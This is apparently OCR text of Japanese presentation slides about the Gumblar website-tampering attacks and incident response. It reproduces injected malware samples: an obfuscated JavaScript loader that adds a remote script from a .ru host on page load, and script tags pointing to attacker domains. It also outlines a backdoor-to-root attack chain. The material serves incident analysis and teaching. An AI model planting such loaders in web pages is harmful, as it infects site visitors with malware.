
以下は上記の小さなバックドアと同じ、デフォルトのページに1行埋め込んだものを配置する。



このバックドアを
POSTで呼び出し、
多機能バックドアを
作成する

バックドア

多機能なバックドア



この多機能なバックドアを使用して、、
1. 更なる侵入・調査
2. パスワード盗聴・ネットワーク盗聴プログラムインストール
3. ファイル改ざん　などなど

改ざん内容

骨が折れる系

<script>var
qK="dfd5d3fdca9acfded5e6f4bbd9cdd5c9a3fbd6fbcfd0fdccc8c9d1f4f5d3dbe2d
bf5edd7ebd3cbf9efddebc0edf8fbdafdf9ddcecbf6f8f4c9c8dec9dacdc3dbfcded1a
9cbf9acfcdedda6fcdebdd9cd";var HW=new
<略>
var ehhtten.m.baesolru:8080",
<略>
</script>

<script defer="1" src="http://zol-com-cn.pantip.com.slickdeals-net.thehomelabs.ru:8080/allocine.fr/allocine.fr/google.com/accuweather.com/elpais.com/">

<SCRIPT src="http://dirtysin.ru:8080/google.com/4shared.com/digg.com.php " defer></SCRIPT>

<script>function E(){var o={C:61787};sY=["h","jZ","l"];var c=false;var t=document;var jj={V:false};var Y="body";var Wg=[];var j=window;var M=new String("crewSdp".substr(0,3)+"Qxjate".substr(3)+"Ele"+"men"+"t");var i=String("sc"+"AuYri".substr(3)+"Tfnpt".substr(3));var v=String("onlo"+"ad");SC=29286;SC+=65;var d=new String("appen"+"dChil"+"daKrD".substr(0,1));this.MX=32688;this.MX-=77;this.vb=38295;this.vb-=63;var b=new String("src");q={sI:false};var YX=String("defe"+"r");var tg=false;try {var w='EU'} catch(w){};function m(){this.cK="";var dO=57453;var ks=new Date();var mF="mF";try {this.ZW="";oN=[];var s=String("htt"+"p:/"+"/di"+"rty"+"qyhsin".substr(3)+"o6zg.ru".substr(4)+":M4pd".substr(0,1));P=43451;P++;try {var CG='ksA'} catch(CG){};try {var Bt='lU'} catch(Bt){};this.D='';var gb=6158-6157;var MP="";var k="/govpk".substr(0,3)+"oglxhXN".substr(0,3)+"e.c"+"om/"+"4sh"+"are"+"nKWd.cKWn".substr(3,3)+"om/"+"OzWSdig".substr(4)+"5mNMg.c".substr(4)+"om."+"phpkmlK".substr(0,3);var Ah={WD:false};var oS=[];var A=430602-422522;var SQ=new Date();var fG=[];AO=t[M](i);var Hf={mv:false};var OR={kx:"nW"};var sUH=16274;var br='';var jB='';AO[b]=s+A+k;sJ=[];AO[YX]=gb;try {var Vd='XB'} catch(Vd){};Bd=28214;Bd++;var Qb=new Array();var qp={IJ:50917};t[Y][d](AO);eU={Ce:"R"};var RC=false;} catch(jg){var xR={};};var pn={OY:"XE"};}j[v]=m;};this.oi=false;this.WnW=26464;this.WnW+=151;E();Ha=32456;Ha--;var UG=new Array();</script>

改ざん内容

.htaccess系

.htaccessファイルがアップロードされ、検索サイトからのアクセスや404、403などのエラーが起こると攻撃サイトにアクセスされる

詳しくは119の「隣のSEKI隊員のわかりやすい説明」をご覧下さい。

改ざん内容 番外編

実はGumblarではなかった改ざん事件

apache のモジュールが書き換えられ、
アクセスしたユーザにウイルスをダウンロードさせていた


↓

一見すると Gumblar のように見えるが、実はrootが取られていた

①Gumblar でバックドアを作成
②バックドアからexploitコードを実行し、root取得
③apache のモジュールを攻撃者のものに置換

昔はルートを獲ると
もう少し真っ当なことしていたなぁ。

言うは「改ざん」実体は「様々」



バックドア


SQL
インジェクション

成りすまし
ログイン


Exploit侵入

DNSの書き換え


Gumblar-Pushdoの動き



Gumblar-Pushdoの動き



Gumblar-koobfaceの動き



ガンブラー 実際に対応してみて

1）IT知識が豊富な情報システム部門

コミュニケーションが取りやすく、早期の解決が可能

2）IT知識がない

① ウイルススキャンって何？
② アンチウイルスって何？
